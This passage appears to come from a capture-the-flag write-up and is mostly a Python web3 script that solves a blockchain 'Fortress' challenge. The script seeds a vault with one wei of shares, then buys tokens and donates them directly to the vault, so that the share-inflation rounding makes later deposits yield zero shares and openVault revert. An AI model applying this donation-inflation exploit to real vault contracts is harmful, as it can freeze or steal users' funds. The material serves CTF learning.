    tx.setdefault("chainId", w3.eth.chain_id)
    # add a generous gas limit if not specified
    if "gas" not in tx:
        try:
            tx["gas"] = int(w3.eth.estimate_gas(tx) * 2)
        except Exception:
            tx["gas"] = 400000
    signed = acct.sign_transaction(tx)
    h = w3.eth.send_raw_transaction(signed.raw_transaction)
    rcpt = w3.eth.wait_for_transaction_receipt(h, timeout=180)
    if rcpt.status != 1:
        raise RuntimeError("Tx failed")
    return rcpt

def main():
    w3 = Web3(Web3.HTTPProvider(RPC_URL, request_kwargs={"timeout": 60}))
    if not w3.is_connected():
        print("[!] Failed to connect RPC")
        sys.exit(1)
    acct: LocalAccount = Account.from_key(PRIVKEY)
    assert acct.address.lower() == WALLET_ADDR.lower(), "Private key doesn't
match WALLET_ADDR"

    bal = w3.eth.get_balance(acct.address)
    print(f"[i] Your balance: {w3.from_wei(bal, 'ether')} ETH")

    setup = w3.eth.contract(address=SETUP_CONTRACT_ADDR, abi=SETUP_ABI)
    fortress_addr = setup.functions.challenge().call()

```

```

fortress = w3.eth.contract(address=fortress_addr, abi=FORTRESS_ABI)
vault_addr = fortress.functions.vault().call()
token_addr = fortress.functions.token().call()
token = w3.eth.contract(address=token_addr, abi=ERC20_ABI)
vault = w3.eth.contract(address=vault_addr, abi=VAULT_ABI)

deposit_amount = fortress.functions.depositAmount().call()
print(f"[i] Fortress: {fortress_addr}")
print(f"[i] Vault : {vault_addr}")
print(f"[i] Token : {token_addr}")
print(f"[i] depositAmount (PHTM): {w3.from_wei(deposit_amount,'ether')}")

total_shares = vault.functions.totalShares().call()
vbal = token.functions.balanceOf(vault_addr).call()
print(f"[i] totalShares(before): {total_shares}")
print(f"[i] vaultBalance(before): {w3.from_wei(vbal,'ether')} PHTM")

# 0) If no shares exist, seed 1 wei share cheaply
if total_shares == 0:
    print("[i] Seeding 1 wei share...")
    # buy 1 wei PHTM
    buy_tx = token.functions.buyTokens().build_transaction({
        "from": acct.address,
        "value": 1,
        **fee_params(w3),
        "chainId": w3.eth.chain_id
    })
    # gas for payable mint
    try:
        buy_tx["gas"] = int(w3.eth.estimate_gas(buy_tx) * 2)
    except Exception:
        buy_tx["gas"] = 120000
    build_and_send(w3, acct, buy_tx)
    # approve and deposit 1 wei
    appr = token.functions.approve(vault_addr, 1).build_transaction({
        "from": acct.address,
        **fee_params(w3),

```

```

        "chainId": w3.eth.chain_id
    })
build_and_send(w3, acct, appr)
dep = vault.functions.deposit(1).build_transaction({
    "from": acct.address,
    **fee_params(w3),
    "chainId": w3.eth.chain_id
})
build_and_send(w3, acct, dep)
total_shares = vault.functions.totalShares().call()
vbal = token.functions.balanceOf(vault_addr).call()
print(f"[i] Seeded. totalShares: {total_shares}, vaultBalance: {vbal}")

# 1) Compute donation needed so (depositAmount * totalShares) / (vbal +
donation) == 0
need = deposit_amount * total_shares
donation_needed = 0 if vbal > need else (need - vbal + 1)
print(f"[i] Donation needed (PHTM): {donation_needed} (~
{Web3.from_wei(donation_needed, 'ether')} ETH)")

# 2) Buy & donate
if donation_needed > 0:
    # keep small gas reserve (arg or default 0.01 ETH)
    reserve_eth = Web3.to_wei(float(sys.argv[1]), 'ether') if len(sys.argv) >
1 else Web3.to_wei(0.01, 'ether')
    spendable = w3.eth.get_balance(acct.address) - reserve_eth
    if spendable <= 0 or spendable < donation_needed:
        shortfall = donation_needed - max(0, spendable)
        print("![i] Not enough ETH to buy required PHTM.")
        print(f"    Need ~{Web3.from_wei(donation_needed, 'ether')} ETH (+
gas). Shortfall: ~{Web3.from_wei(shortfall, 'ether')} ETH")
        return
    print(f"[i] Buying {Web3.from_wei(donation_needed, 'ether')} ETH worth of
PHTM...")
    build_and_send(w3, acct, token.functions.buyTokens().build_transaction({
        "from": acct.address,
        "value": donation_needed
    })
)

```

```

        }))

mytok = token.functions.balanceOf(acct.address).call()
print(f"[i] Transferring {Web3.from_wei(mytok,'ether')} PHTM to
vault...")

    build_and_send(w3, acct, token.functions.transfer(vault_addr,
mytok).build_transaction({
        "from": acct.address
    }))

# 3) Post-checks

vbal2 = token.functions.balanceOf(vault_addr).call()
total_shares2 = vault.functions.totalShares().call()
print(f"[i] totalShares(after): {total_shares2}")
print(f"[i] vaultBalance(after): {Web3.from_wei(vbal2,'ether')} PHTM")

# 4) Solve check

solved = setup.functions.isSolved().call()
print(f"[i] isSolved: {solved}")

try:
    fortress.functions.openVault().call()
    print("[?] openVault() did not revert. You may need to donate more.")
except Exception as e:
    print(f"[+] openVault() reverts (expected): {e}")

if __name__ == "__main__":
    main()

```

*(solved with the help of gpt lol, not a fan of blockchain)*

